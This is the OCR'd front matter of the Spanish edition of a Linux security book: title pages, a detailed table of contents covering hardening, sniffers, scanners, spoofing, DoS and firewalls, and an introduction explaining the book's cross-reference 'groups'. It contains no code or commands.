
La Guía Definitiva para Proteger de Hackers sus Servidores Linux

Edición Especial



Linux Máxima Seguridad

Anónimo





El CD-ROM incluye:

- Herramientas para la detección de intrusos.
- Sniffers ("Espías") y controles electrónicos.
- Herramientas para la administración de redes.
- Scanners (Rastreadores) y herramientas para la evaluación de hosts.
- Herramientas de firewall (cortafuegos).
- Herramientas de cifrado.

Prentice Hall

SAMS

Edición Especial
Linux
Máxima seguridad

Anónimo

Traducción
José Arroyo
Traducciones Vox Populi, S.L.

PRENTICE HALL
Madrid • México • Santafé de Bogotá • Buenos Aires • Caracas • Lima
Montevideo • San Juan • San José • Santiago • Sao Paulo • White Plains

Índice de contenido

Parte I Fundamentos de seguridad en Linux 1

Capítulo 1. Presentación de Linux 3

¿Qué es Linux? 5
Linux es gratuito 5
Linux se parece mucho a UNIX 7
¿De dónde proviene Linux? 9
Linux como sistema independiente 9
Linux como servidor de Internet o de intranets 10
Visión general de la seguridad en Linux 11
Cuentas de usuario 12
Control de acceso discrecional (DAC) 13
Control de acceso a la red 15
Cifrado 16
Registro, auditoría y control de red integrados 17
Detección de intrusiones 19
Resumen 20

Capítulo 2. Seguridad física 21

Ubicación del servidor y acceso físico a él 23
El centro de operaciones de red (NOC) 24
Topología de red 25
Topologías de red seleccionadas 25
Topología de bus 26
Topología en anillo 28
Topología en estrella 29
Resumen de la seguridad de las topologías 30
Hardware de red 31
Medidas habituales de seguridad para el hardware de red 32
Resumen de hardware de red 34
Estaciones de trabajo y seguridad 34
Contraseñas de BIOS y consola 35
Controles de acceso biométrico 36
Seguridad del modem 41
Dispositivos antirrobo 43
Números únicos, marcado y otras técnicas 45
Resumen 47

Capítulo 3. Instalación 49

Acerca de las distintas distribuciones de Linux, seguridad e instalación... 51
Particiones y seguridad 54
¿Qué son exactamente las particiones? 54
Agrupar Linux en una sola partición 59
Otras ventajas de crear varias particiones 62
Dimensionar las particiones 62
Crear la partición raíz y la de intercambio 65
Crear la partición extendida 67
Crear particiones lógicas en la partición extendida 68
Otras herramientas de partición 70
Resumen de las particiones y de la seguridad 72
Elegir servicios de red en la instalación 74
Cargadores de arranque 76
/etc/lilo.conf: el archivo de configuración de LILO 77
Resumen de cargadores de arranque 79
Resumen 79

Capítulo 4. Administración básica del sistema Linux 81

La idea básica 83
Su propia cuenta 84
Crear y administrar cuentas 84
Política de cuentas 85
Estructura de las cuentas 86
Añadir usuarios 90
Utilizar herramientas propias para añadir usuarios 95
Suprimir usuarios 95
Realizar tareas administrativas con su 96
su, el usuario sustituto 96
Control de acceso 99
Permisos y propiedad 99
chmod: cambiar los permisos de los archivos 101
Los grupos al detalle 111
Crear grupos 112
chown: asignar permisos a los usuarios propietarios y a los grupos .. 115
Eliminar grupos 116
Desconectar el sistema 117
shutdown: apagar el sistema Linux 117
Resumen 118

Parte II Seguridad de los usuarios de Linux 119

Capítulo 5. Ataques a contraseña 121

¿Qué es un ataque a contraseña? 123

Cómo genera y almacena Linux las contraseñas 123
Evolución histórica de las contraseñas 125
Data Encription Standard (DES) 127
Ataques a diccionario 127
Monografía: ruptura de contraseñas de Linux a través de ataque a diccionario 130
Ataques a diccionario: una perspectiva histórica 138
Shadowing de contraseñas y la *suite* shadow 140
/etc/shadow: la base de datos de contraseñas de shadow 141
Más allá de la creación y borrado de usuarios y grupos 153
Posibles ataques a un sistema con shadowing 155
Tras la instalación de la suite shadow 157
Elección humana de contraseñas y seguridad del sistema 157
Comprobación proactiva de contraseñas 159
Otros aspectos de la seguridad de contraseñas 162
Proliferación de contraseñas y seguridad 162
Módulos de autenticación que pueden conectarse 165
Otras soluciones para la seguridad de las contraseñas 167
Servicio de información de la red y seguridad de las contraseñas 167
Resumen 169

Capítulo 6. Código dañino 173

¿Qué es el código dañino? 175
¿Qué es un troyano? 175
Virus 178
Detectar un código dañino 180
Tripwire 183
Disponibilidad de Tripwire 185
Instalar Tripwire 185
Generar frases de paso 187
Configurar y ejecutar Tripwire 191
Verificar la integridad de los archivos con Tripwire 192
Resumen de Tripwire 194
Otro software para comprobar la integridad de los archivos 194
TAMU 194
ATP (*Anti-Tampering Program*) 195
Hobgoblin 195
sXid 196
trojan.pl 196
Otros recursos 196
Resumen 197

Parte III Seguridad de las redes Linux 199

Capítulo 6. *Sniffers* y escuchas electrónicas 201

Funcionamiento de los *sniffers* 203

Estudios: realizar unos pocos ataques sencillos de *sniffer* 205
Otros *sniffers* y herramientas de monitorización de redes 222
Riesgos que conllevan los *sniffers* 225
Defenderse contra ataques de *sniffers* 227
Otras referencias 230
Resumen 231

Capítulo 8. *Scanners* **233**

¿Qué es un *scanner*? 235
Anatomía de un *scanner* de sistema 236
Anatomía de un *scanner* de red 240
Fundamentos y evolución de los *scanners* 244
Cómo encajan los *scanners* en su régimen de seguridad 253
Distintas herramientas de rastreo 254
SAINT (Herramienta de seguridad integrada en la red de administradores) 254
ISS, *Internet Security Scanner* 255
Nessus 260
nmap, The Network Mapper 261
CGI scanner v1.0 265
¿Son legales los *scanners*? 271
Defenderse contra ataques de *scanners* 271
courtney (detector de SATAN y SAINT) 271
IcmpInfo (detector de rastreos/bombas ICMP) 273
scan-detector (detector genérico de rastreos UDP) 275
klaxon 276
PortSentry de Psionic 277
Recursos interesantes 278
Resumen 279

Capítulo 9. *Spoofing* **281**

¿Qué es el *spoofing*? 283
Spoofing de TCP e IP 283
Estudio: un sencillo ataque de *spoofing* 286
Un ataque de ejemplo 287
Herramientas de *spoofing* de TCP e IP 289
¿Qué servicios son vulnerables al *spoofing* de IP? 290
Evitar ataques de *spoofing* de IP 291
Spoofing de ARP 293
Defenderse contra los ataques de *spoofing* de ARP 294
Spoofing de DNS 295
Otros ataques de *spoofing* extraños 297
Otras referencias 299
Resumen 300

Capítulo 10. Protección de datos en tránsito **301**

Secure Shell (ssh) 303
Las utilidades principales de ssh 304
Inicio rápido: instalar la distribución de ssh 305
Inicio no tan rápido: especificar las opciones de configure 309
Configuración de servidores ssh 310
Opciones de la línea de comandos del inicio de sshd 314
Iniciar sshd 318
Utilizar el cliente ssh 318
scp: el programa de copia segura de archivos remotos 320
Proporcionar servicios ssh en redes heterogéneas 321
Tera Term Pro + TTSSH para Windows 321
Compatibilidad de ssh con Macintosh 324
Ejemplos de ssh en acción 324
Problemas de seguridad de ssh 330
Otros recursos 331
Resumen 331

Parte IV Seguridad Linux en Internet **333**

Capítulo 11. Seguridad en FTP **335**

Protocolo de transferencia de archivos 337
Historial de la seguridad en FTP 337
Características de seguridad predeterminadas de FTP 341
/etc/ftpusers: el archivo de acceso restringido a los usuarios 341
/etc/ftpaccess: el archivo de configuración ftpd 343
SSLftp 347
Instalar SSKftp 347
Seguridad específica de las aplicaciones FTP 349
ncftp 349
filerunner 349
ftpwatch 350
wu-ftpd2.4.2-academ[BETA-18] 350
Resumen 350

Capítulo 12. Seguridad en el correo **351**

Clientes y servidores SMTP 353
Un sencillo cliente SMTP 355
Principios básicos de la seguridad de sendmail 359
Protección de los servicios de sendmail 366
Otros recursos de sendmail 373
Reemplazar sendmail por Qmail 375
Instalación de Qmail 375

Otros recursos de Qmail 379
Resumen 379

Capítulo 13. Seguridad Telnet 381

Cómo valorar la necesidad de proporcionar servicios Telnet 383
Historial de seguridad de Telnet 383
Sistemas de telnet seguros 385
deslogin 385
Cómo instalar deslogin 386
STEL (Telnet segura) 391
MZ-Telnet SSL 392
Telnet SRA de la Universidad A&M de Tejas 392
El paquete Telnet/FTP SRP de Stanford 393
Documentos importantes 394
Resumen 394

Capítulo 14. Seguridad de servidor Web 395

Eliminación de servicios no esenciales 397
Protocolo de transferencia de archivos (*File Transfer Protocol (FTP)*) .. 398
finger 398
Sistema de archivos de red (*Network File System* (NFS)) 400
Otros servicios RPC 400
Los servicios R 402
Otros servicios 403
Cómo aplicar control de acceso a servicios en ejecución 405
Seguridad de servidor web 406
httpd 406
Cómo controlar el acceso externo: access.conf 406
Opciones de configuración que pueden afectar a la seguridad 411
La opción ExecCGI: activación de la ejecución de programas CGI ... 412
La opción FollowSymLinks: permitir a los usuarios seguir vínculos simbólicos 413
La opción Includes: activar Server Side Includes (SSI) 414
La opción Indexes: activar la ordenación de directorios 417
Cómo agregar control de acceso a directorios con autentificación HTTP básica 418
htpasswd 418
Debilidades de la autentificación HTTP básica 424
HTTP y la autentificación criptográfica 424
Cómo agregar autentificación de resumen MD5 425
Cómo ejecutar un entorno web chroot 427
Acreditación y certificación 428
Coopers & Lybrand L.L.P., Servicios de protección de recursos (USA) 428

El Instituto americano de cuentas públicas certificadas (*The American Institute of Certified Public Accountants* (AICPA)) 429
Asociación de seguridad informática internacional (*International Computer Security Association* (Anteriormente NCSA)) 430
Troy Systems 430
Resumen 431

Capítulo 15. Protocolos web seguros 433

El problema 435
Capa de enchufes seguros (SSL) de Netscape Communications Corporation 435
Historial de seguridad de SSL 436
Cómo instalar Apache-SSL 440
Cómo desempaquetar, compilar e instalar OpenSSL 441
Cómo desempaquetar, parchear e instalar Apache 444
Cómo configurar los archivos de arranque de httpsd 450
Cómo comprobar el servidor 451
Sobre certificados y autoridades de certificados 456
Resumen de Apache-SSL 457
Más información sobre SSL 458
Otros protocolos de seguridad: IPSEC 458
Resumen 459

Capítulo 16. Desarrollo web seguro 461

Factores de riesgo del desarrollo: un amplio repaso 463
Cómo sembrar *shells* 463
Cómo ejecutar comandos *shell* con system() 464
popen() en C y C++ 468
open () en Perl 471
eval (Perl y *shell*) 472
exec() de Perl 472
Sobrecargas de *buffer* 473
Sobre entradas del usuario en general 476
Rutas, directorios y archivos 477
chdir() 478
Archivos 478
Otras herramientas interesantes de programación y comprobación de seguridad 479
Otros recursos en línea 481
Resumen 481

Capítulo 17. Ataques de denegación de servicio 483

¿Qué es un ataque de denegación de servicio? 486
Riesgos planteados por los ataques de denegación de servicio 487

Cómo está organizado este capítulo 488
Ataques DoS de hardware de red 488
Ataques en Linux trabajando en red 492
sesquipedalian.c 493
inetd y NMAP 495
Peticiones de impresión lpd falsas 496
mimeflood.pl 497
portmap (y otros servicios RPC) 497
Co ección DoS UNIX Socket Garbage 498
DoS time y daytime 498
teardrop.c 499
Socket de flujo abierto identd 501
Ataque de navegador Lynx/chargen 502
nestea.c 502
pong.c e inundaciones ICMP 503
El ping de la muerte 504
Ataques en aplicaciones Linux 506
Tipo de contenido de Netscape Communicator (1) 507
Tipo de contenido de Netscape Communicator (2) 508
Privación del recurso passwd 508
xdm 509
Bloqueo de wtmp 509
Otros ataques DoS 510
Cómo defenderse contra ataques de denegación de servicios 513
Recursos en línea 514
Resumen 515

Capítulo 18. Linux y firewalls 517

¿Qué es un *firewall*? 519
Firewall a nivel de red: filtros de paquetes 520
Firewall de aplicación-proxy/pasarelas de aplicación 521
Cómo evaluar si realmente necesita un *firewall* 522
tcpd: TCP Wrappers 523
TCP Wrappers y control de acceso a la red 526
Resumen de TCP Wrappers 530
ipfwadm 530
Lo más básico de ipfwadm 530
Cómo configurar ipfwadm 533
ipchains 534
Herramientas de *firewall* gratis y complementos para Linux 536
Firewall comerciales 536
Avertis 537
CSM Proxy/Edición empresa 537
Paquete firewall GNAT 537
NetScreen 538

Firewall adaptable Phoenix 538
Firewall PIX 538
SecureConnect 539
Recursos adicionales 539
Resumen 541

Capítulo 19. *Logs* y auditorías 543

¿Qué es exactamente *logging*? 545
Logging en Linux 546
lastlog 546
last 547
xferlog 551
Logs httpd 552
Logs httpd a medida 554
Mensajes *Kernel* y de sistema 555
/var/*log*/messages: mensajes *Kernel* y de sistema de grabación 555
Cómo escribir a syslog desde sus propios programas 560
Cómo reforzar y manipular *Logs* 562
Otras herramientas interesantes de *logging* y de auditoría 565
SWATCH (el vigilante del sistema) 566
Watcher 567
NOCOL/NetConsole v4.0 568
PingLogger 568
LogSurfer 568
Netlog 568
Analog 569
Resumen 569

Capítulo 20. Detección de intrusiones 571

¿Qué es una detección de intrusiones? 573
Conceptos básicos de detección de intrusiones 574
Algunas herramientas interesantes de detección de intrusiones 576
chkwtmp 576
tcplogd 577
Snort 578
HostSentry 579
Shadow 580
MOM 581
El sistema Colibrí 583
AAFID (agentes autónomos para detección de intrusiones) 583
Documentos sobre la detección de intrusiones 585

Capítulo 21. Recuperación de desastres 589

¿Qué es una recuperación de desastres? 591
¿Por qué se necesita un plan de contingencia para la recuperación de desastres 591

Pasos que hay que dar antes de construir su red Linux 591
Normalización de hardware 592
Normalización de software: su configuración básica 592
Cómo elegir sus herramientas de copia de seguridad 595
Archivo sencillo: empaquetar y comprimir sus archivos y directorios ... 596
Cómo crear un archivo tar 596
Cómo comprimir su archivo tar con gzip 597
cpio: otra herramienta de archivo 598
Cómo crear un sitio de archivo "caliente" 599
Tipos y estrategias de copias de seguridad 600
dump: una herramienta para programar copias de seguridad 600
restore: restaurar copias de seguridad realizadas con dump 603
Paquetes de copia de seguridad 604
KBackup (de Karsten Ballüders) 605
BRU, de Enhanced Software Technologies 605
AMANDA (el archivador automático avanzado de disco de red de Maryland (*Advanced Maryland automatic network disk archiver*)) ... 606
Algunas consideraciones 607
Resumen 607

Parte V Apéndices 609

Apéndice A. Guía de comandos de seguridad de Linux 611

.htaccess 613
.htpasswd 613
ACUA (un complemento) 614
amadmin 614
amanda 614
amcheck 614
amcleanup 615
amdump 615
amrestore 615
arp 615
bootpd 616
cfdisk 616
Check-ps (un complemento) 616
checkXusers (un complemento) 616
chmod 617
chown 617
chroot 617
CIPE, encapsulamiento de IP encriptado (un complemento) 618
crypt 618
ctrlaltdel 618
Dante (un complemento) 619
dns_lint (un complemento) 619

dnswalk (un complemento) 619
DOC (control de aberración de dominio, un complemento) 619
Ethereal (un complemento) 619
exports 620
exscan (un complemento) 620
FakeBO (un complemento) 620
fdisk 620
finger 621
fingerd 621
ftpaccess 621
ftpd 622
ftphosts 622
ftpshut 622
Guardián de privacidad GNU (un complemento) 622
halt 623
Herramienta de administradores de sistemas para analizar redes (SATAN, un complemento) 623
Herramientas de engaño (un complemento) 623
hosts_access 623
hosts.equiv 623
hosts_options 624
htpasswd 624
httpd 624
HUNT (un complemento) 625
icmpinfo (un complemento) 625
identd 625
IdentTCPscan (un complemento) 626
inetd.conf 626
IPAC (un complemento) 627
ip_filter (un complemento) 627
ipfwadm 627
ISS (un complemento) 627
Juego de contraseñas ocultas de Linux (un complemento) 628
KSniffer (un complemento) 628
last 628
Logcheck del Proyecto Abacus (un complemento) 628
Isof (un complemento) 629
MAT (herramienta de supervisión y administración, un complemento) 629
MOM (un complemento) 629
msystem (un complemento que se hizo para UNIX, pero puede funcionar en Linux) 629
NEPED (detector Ethernet de promiscuidad de red, un complemento) 629
Nessus (un complemento) 630
netstat 630

NIST Cerberus (un complemento) 630
nmap (el asignador de red, un complemento) 630
npasswd (un complemento) 631
ntop (un complemento) 631
passwd 631
passwd+ (un complemento) 632
pgp4pine 632
ping 632
ps 633
qmail (un complemento) 633
QueSo (un complemento) 633
rcmd 633
rcp 634
reboot 634
rhosts 634
rhosts.dodgy (un complemento) 634
rlogin 635
rsh 635
scanner de seguridad de red NSS, (un complemento) 635
scp 635
Sentry, del Proyecto Abacus 636
services 636
shadow 636
Shadow in a Box (un complemento) 636
showmount 636
shutdown 637
SINUS (un complemento) 637
SocketScript (un complemento) 637
ssh 637
ssh-add 638
ssh-agent 638
ssh-keygen 638
sshd 638
SSLeay 639
Strobe (un complemento) 639
sudo 639
Supervisor de red Angel (un complemento) 639
Swan (un complemento) 639
swatch (el vigilante del sistema) 640
sXid Secure (un complemento) 640
sysklogd 640
tcpd (TCP WRAPPER) 640
tcpdchk 641
tcpdmatch 641
tcpdump 641
tftp 641

traceroute 642
traffic-vis (un complemento) 642
Trinux (un complemento) 643
TripWire (un complemento) 643
trojan.pl 643
ttysnoop 643
vipw 643
visudo 644
w 644
who 644
whois 645
Xlogmaster (un complemento) 646

Apéndice B. Índice de seguridad de Linux: Problemas de seguridad del antiguo Linux 647

Resumen 665

Apéndice C. Otras herramientas de seguridad de Linux útiles 667

Apéndice D. Fuentes para obtener información 685

Parches, actualizaciones y consejos de seguridad de Linux 687
Listas de correo 687
Grupos de noticias Usenet 689
Programación segura 691
Seguridad web general 693

Apéndice E. Glosario 711

Índice alfabético 753

Dedicatoria

Para Rosemarie

Agradecimientos

Las siguientes personas han sido indispensables: Michael Michaleczko, Alex Brittain, John Sale, Marty Rush, Lloyd Reese, David Pennells y David Fugate.

Además, mi más sincero agradecimiento a un magnifico equipo de edición: Mark Taber, Scott Meyers, Randi Roger, John Ray, Christopher Blizzard, Billy Barron, Sean Medlock, Karen Walsh, Rebecca Mounts, Mary Ellen Stephenson y Dun Scherf.

Sobre el autor

Anónimo es un programador en Linux y Perl que vive en el sur de California con su esposa, Michelle y media docena de computadoras. Actualmente dirige una empresa consultora de seguridad en Internet, además de realizar programación de contratos para varias empresas de Fortune 500. Su proyecto más reciente es un *firewall* llave en mano en Linux diseñado expresamente para empresas de técnicos especialistas en contabilidad.

Introducción

La mayoría de los libros sobre seguridad suelen vender un número moderado de ejemplares, por lo que el éxito de **Maximum Security II** fue una agradable sorpresa. Pero aún fueron más sorprendentes las respuestas que recibimos de los lectores. No sólo les gustó el material, sino que estaban ansiosos por ver más, lo que nos hizo preguntarnos qué tipo de libro deberíamos escribir a continuación.

Hablamos con los editores, quienes nos reiteraron un comentario que habían realizado muchos lectores: **Maximum Security II** era bueno, pero ¿por qué no escribíamos algún libro que se centrara en un sistema operativo específico? En principio nos pareció una buena idea, pero surgió una nueva pregunta, ¿qué sistema operativo? Finalmente, elegimos Linux y queremos explicar los motivos que nos condujeron a dicha elección.

Durante muchos años, Linux ha sido un enigma, una opción iconoclasta para aquellas personas que buscaban alternativas a Microsoft. En aquella primera época, la vida de Linux era solitaria. Nos vienen a la memoria conversaciones con amigos a los que no convencían sus sistemas operativos. No tenían el código fuente y les disgustaba pagar precios demasiado altos por las herramientas de desarrollo, etc. Siempre respondíamos lo mismo: utiliza Linux. Inevitablemente, eran reticentes y mencionaban una docena de razones distintas por las que no podían utilizarlo (la primera de las cuales era que no contaba con apoyo técnico).

Actualmente, esas mismas personas nos llaman para compartir sus últimas experiencias con Linux. Algunos han aprendido Perl, mientras que otros se están consolidando firmemente en la programación en Expect. Entre tanto, Linux hizo algo más que crecer, **se hizo adulto**. Lo que una vez fue un sistema expresamente para *hackers*, ahora se está instalando a diario en entornos empresariales.

Estos desarrollos se deben, en gran medida, al seguimiento de Linux. Con el tiempo, se ha demostrado que Linux es estable y perfectamente válido para las empresas. De hecho, hay muy pocas barreras que impidan que se instale en servidores con misiones críticas de todo tipo.

Sin embargo, aún existe una barrera que, con frecuencia, aparece en las conferencias técnicas: su seguridad. Nosotros luchamos con esta bestia cada vez que los clientes realizan preguntas y comentarios del tipo: "¿es Linux realmente seguro?", "¿no es más seguro NT?", "nuestro personal al menos conoce NT". Quizá, la queja más habitual es que, sencillamente, no hay en el mercado suficientes libros que traten de la seguridad en Linux.

Por tanto, nuestras razones para escribir este libro eran demostrar que Linux es seguro y ofrecer un texto útil acerca de la seguridad en Linux. Esperamos que cumpla estas metas.

Organización del libro

Tras haber escrito varios libros, hemos aprendido mucho sobre su estructura y organización. Armados con este conocimiento, hemos examinado nuestros trabajos anteriores y hemos encontrado importantes defectos que pueden haber impedido que los lectores encuentren rápidamente la información que necesitan. Para evitar que vuelva a suceder, hemos escrito este libro con un nuevo enfoque.

En particular, **Linux Máxima Seguridad** tiene unas referencias cruzadas excepcionales, lo que hace que sea un recurso más coherente. Dichas referencias cruzadas conllevan inevitablemente un mejor índice, factor importante que se suele ignorar en libros que, aparte de este detalle, son magníficos.

De hecho, la faceta más valiosa de este libro pueden ser sus referencias cruzadas. Vamos a explicarlas brevemente a continuación.

Referencias cruzadas de este libro

Los autores de libros como éste suelen gozar de determinadas ventajas. Por ejemplo, imagine que el título de este libro fuera **Máxima seguridad en NT**. Podríamos escribirlo rápidamente con la seguridad de que los usuarios de Windows NT tienen años de experiencia (si no con NT, con Windows 3, 3.1, 3.11, 95 y 98). De hecho, los lectores comprenderían y utilizarían rápidamente todas las sugerencias y consejos.

Pero este libro es algo especial. Aunque en la actualidad hay alrededor de diez millones de usuarios de Linux, la inmensa mayoría de ellos llevan utilizándolo menos de un año. De hecho, muchos están empezando a conocerlo ahora. Además, aunque en Internet puede encontrarse una excelente documentación acerca de la seguridad en Linux, hay muy pocos libros impresos al respecto. De nuevo, este hecho marca una diferencia con respecto a Windows NT.

Y aún hay algo peor, un gran número de aplicaciones de seguridad de Linux utilizan la línea de comandos y ocupan varios archivos. En otras palabras, con frecuencia hay que conocer varios archivos de configuración y comandos para llevar a cabo una sola tarea. Todo ello hace que Linux se encuadre en un grupo distinto al de los sistemas operativos que utilizan una interfaz gráfica de usuario.

Para reflejar dicha diferencia, hemos creado una aplicación imaginaria de seguridad para Windows llamada Herramienta de *firewall* de ACME, que se muestra en la Figura I.1.

Observe que esta aplicación engloba todas las funciones de seguridad en una interfaz ordenada, desde la que se puede:

- Administrar *hosts*.
- Administrar registros.
- Administrar filtros y cifrado de datos.

Aunque es muy práctica, es también muy estática (no se pueden sobrepasar los límites impuestos por el programador) y depende de un sistema de ventanas. Con raras excepciones, las herramientas de seguridad de Linux no funcionan así.




FIGURA I.1
Herramienta de *firewall* de ACME

En su lugar, los desarrolladores de Linux a menudo desglosan las funciones esenciales en archivos o comandos independientes, o ambas cosas. Un buen ejemplo de ello es el sistema tcpd, que permite aceptar o rechazar conexiones de determinados *hosts* o jerarquías de *hosts*. Para emplear hábilmente tcpd, hay que conocer varios comandos y archivos.

- */etc/hosts.allow*: tabla de reglas de acceso a *hosts*.
- */etc/hosts.deny*: tabla de reglas de denegación de acceso a *hosts*.
- *hosts_access*: sistema y lenguaje para establecer reglas de acceso.
- *hosts_options*: extensión de host_access.
- *tcpd*: demonio de TCP.
- *tcpdchk*: herramienta que verifica la configuración centrada en tcpd.
- *tcpdmatch*: herramienta que muestra las reglas de forma interactiva.

Toda esta organización puede ser frustrante y confusa para aquellos que utilicen Linux por primera vez. Incluso pueden llegar a desanimarse por la creencia de que nunca van a ser capaces de configurar correctamente todos estos comandos y archivos. Lógicamente, todo ello contribuye a crear la reputación de que Linux es un sistema operativo difícil de configurar.

Finalmente, Linux se ajusta al axioma que más frecuentemente se atribuye a los programadores de Perl: **Hay varias formas de hacerlo**. Linux suele tener varios comandos que realizan la misma (o prácticamente la misma) función.

El principal objetivo al escribir **Linux Máxima Seguridad** era impartir un conocimiento global de la seguridad en Linux, sobre todo para los usuarios nuevos. Para ello, necesitábamos una forma de identificar claramente y crear referencias cruzadas en:

- Grupos de comandos y archivos que deben utilizarse conjuntamente.
- Grupos de comandos que realizan tareas similares.

Nos decidimos por algo que llamamos grupos, que son mapas que señalan los comandos y archivos necesarios, y las herramientas relacionadas o similares. El resultado de todo esto es un nivel de referencias cruzadas que utilizan el contexto que pocas veces se utiliza en los libros técnicos. Veamos un ejemplo:

En el Capítulo 4, "Administración básica del sistema Linux", se explican las tareas administrativas básicas del sistema, como añadir o suprimir usuarios. Una de las herramientas que se puede utilizar para ello es usercfg. El grupo de usercfg ofrece un resumen básico de la herramienta:

Aplicación: usercfg.

Necesita: usercfg + python.

Archivos de configuración: /usr/lib/rhs/control-panel/usercfg.init,/usr/lib/rhs/usercfg, /usr/lib/rhs/usercfg/usercfg.py, usr/lib/rhs/usercfg/usercfg.pyc.

Historial de seguridad: Un antiguo agujero en la seguridad (relacionado con la versión de 1996 de Python) permitía a las personas que lo atacaban obtener acceso a /etc/shadow. El *exploit* se encuentra en .

Notas: usercfg es una herramienta independiente para la administración de cuentas, pero para utilizarla es necesario tener el lenguaje y las bibliotecas de Python. (Si ha realizado una instalación completa, no debería tener ningún problema. Sin embargo, si ha elegido selectivamente las herramientas de desarrollo, ha excluido usercfg y ha excluido Python; instálelas ahora.) usercfg se encuentra en /usr/bin. (Tenga en cuenta que la interfaz gráfica de usercfg puede variar. En algunos casos, se basa en X. En otros, se ejecuta desde LISA con cuadros de diálogo a través de una *shell* o desde un indicativo de comandos.)

Los nuevos usuarios se beneficiarán de este enfoque, ya que les permite ver rápidamente las relaciones entre los distintos comandos o archivos, lo que es especialmente importante cuando la herramienta principal está asociada con muchos archivos de configuración independientes, como es el caso de tpcd.

Pero eso no es todo. Este tipo de referencias cruzadas bidireccionales que tienen en cuenta el contexto (incluso sin mapas de grupos) aparecen por todo el libro. Siempre que podemos, al explicar una herramienta creamos referencias cruzadas con herramientas similares o asociadas que se explican en otra parte. Estas pistas asociadas no conducen simplemente a los capítulos, secciones y páginas pertinentes, sino también a información *on-line* complementaria.

Éste es un ejemplo del Apéndice A, "Guía de comandos de seguridad de Linux".

amadmin

Descripción: Interfaz administrativa para controlar las copias de seguridad de Amanda.

Relación con la seguridad: anadmin se utiliza para configurar el sistema de copias de seguridad de Amanda. Para obtener más información, véase el Capítulo 21, "Recuperación de desastres", amanda, amcheck y amcleanup en este anexo, la página de admin del manual o http://www.cs.umd.edu/projects/amanda/amanda.html.

Este enfoque ha conducido a un libro difícil de obtener que se puede utilizar para encontrar al instante la información deseada con gran detalle y profundidad.

Uso de este libro

Para seguir los ejemplos de este libro, necesitará:

- Linux (Craftworks, Debian, Delix DLD, Eagle Group, Eurielec, Kheops, Linux Universe, MNIS, OpenLinux, Red Hat, S.U.S.E, SlackWare, Stampede Linux, TransAmeritech, TurboLinux, Yggdrasil, etc.).
- Una instalación completa, incluyendo los clientes y servidores TCP/IP estándar, C y Perl.

NOTA

Con frecuencia, los ejemplos dependen de Linux o de una versión de la aplicación. Por ejemplo, algunas herramientas exigen versiones recientes de Perl, otras exigen gtk, otras exigen compatibilidad con .out y muchas de ellas requieren compatibilidad con ELF (*Executable and Linking Format,* Formato de ejecutables y de enlaces). Lo ideal sería que dispusiera de una distribución reciente de Linux que cumpla estos requisitos (los ejemplos se han generado con Caldera Open Linux 1.3 y Red Hat Linux 5.1).

No es imprescindible tener conexión con Internet, ya que muchos ejemplos pueden replicarse con un servidor web local en una máquina con una sola red. Sin embargo, es recomendable utilizar, al menos, una intranet. Determinados ejemplos requieren varias máquinas, como por ejemplo las reglas de pruebas de firewall.

Salvo algunas excepciones, los ejemplos se centran en la obtención de seguridad sin utilizar las herramientas patentadas que a veces se incluyen en las distribuciones comerciales de Linux. Hemos adoptado este enfoque para asegurarnos de que el material fuera apropiado para todas las versiones de Linux. Además, este enfoque garantizará que los usuarios nuevos sabrán, no sólo implantar las soluciones de seguridad, sino también el motivo por el que funcionan.

Finalmente, este libro se ha escrito con el convencimiento de que muchos lectores tienen los conocimientos suficientes como para instalar y utilizar Linux, pero tienen muy pocos o ningún conocimiento de seguridad. Esto puede poner a prueba la paciencia de los usuarios con más conocimientos, pero nos tememos que era un mal necesario.

Cosas sueltas

Finalmente, unas pocas notas:

- **Enlaces y páginas principales.** En libros anteriores, hemos realizado enlaces directos con archivos binarios, a menudo ignorando las páginas principales del proveedor o del creador. Sin embargo, en este libro, hemos cambiado esta práctica. Si un proveedor requiere que el usuario se registre antes de descargar su herramienta, incluimos la dirección URL para registrarse. Además, cuando se indica un enlace a la página de cualquier creador de software, sólo aparece el enlace con la página, no al archivo específico. Creemos que esto es justo, ya que a menudo estas personas tienen mucho que decir y, a veces, tienen otras herramientas o informes valiosos en su sitio web. Además, habitualmente cambian los nombres de los archivos, sobre todo al distribuir actualizaciones. Por ejemplo, la ubicación http://www.misitio.org/miherramienta.tgz puede convertirse en http://www.misitio.org/miherramienta.version2.tgz. Al adoptar este nuevo enfoque, esperamos eliminar una gran parte de los errores de recurso inexistente.

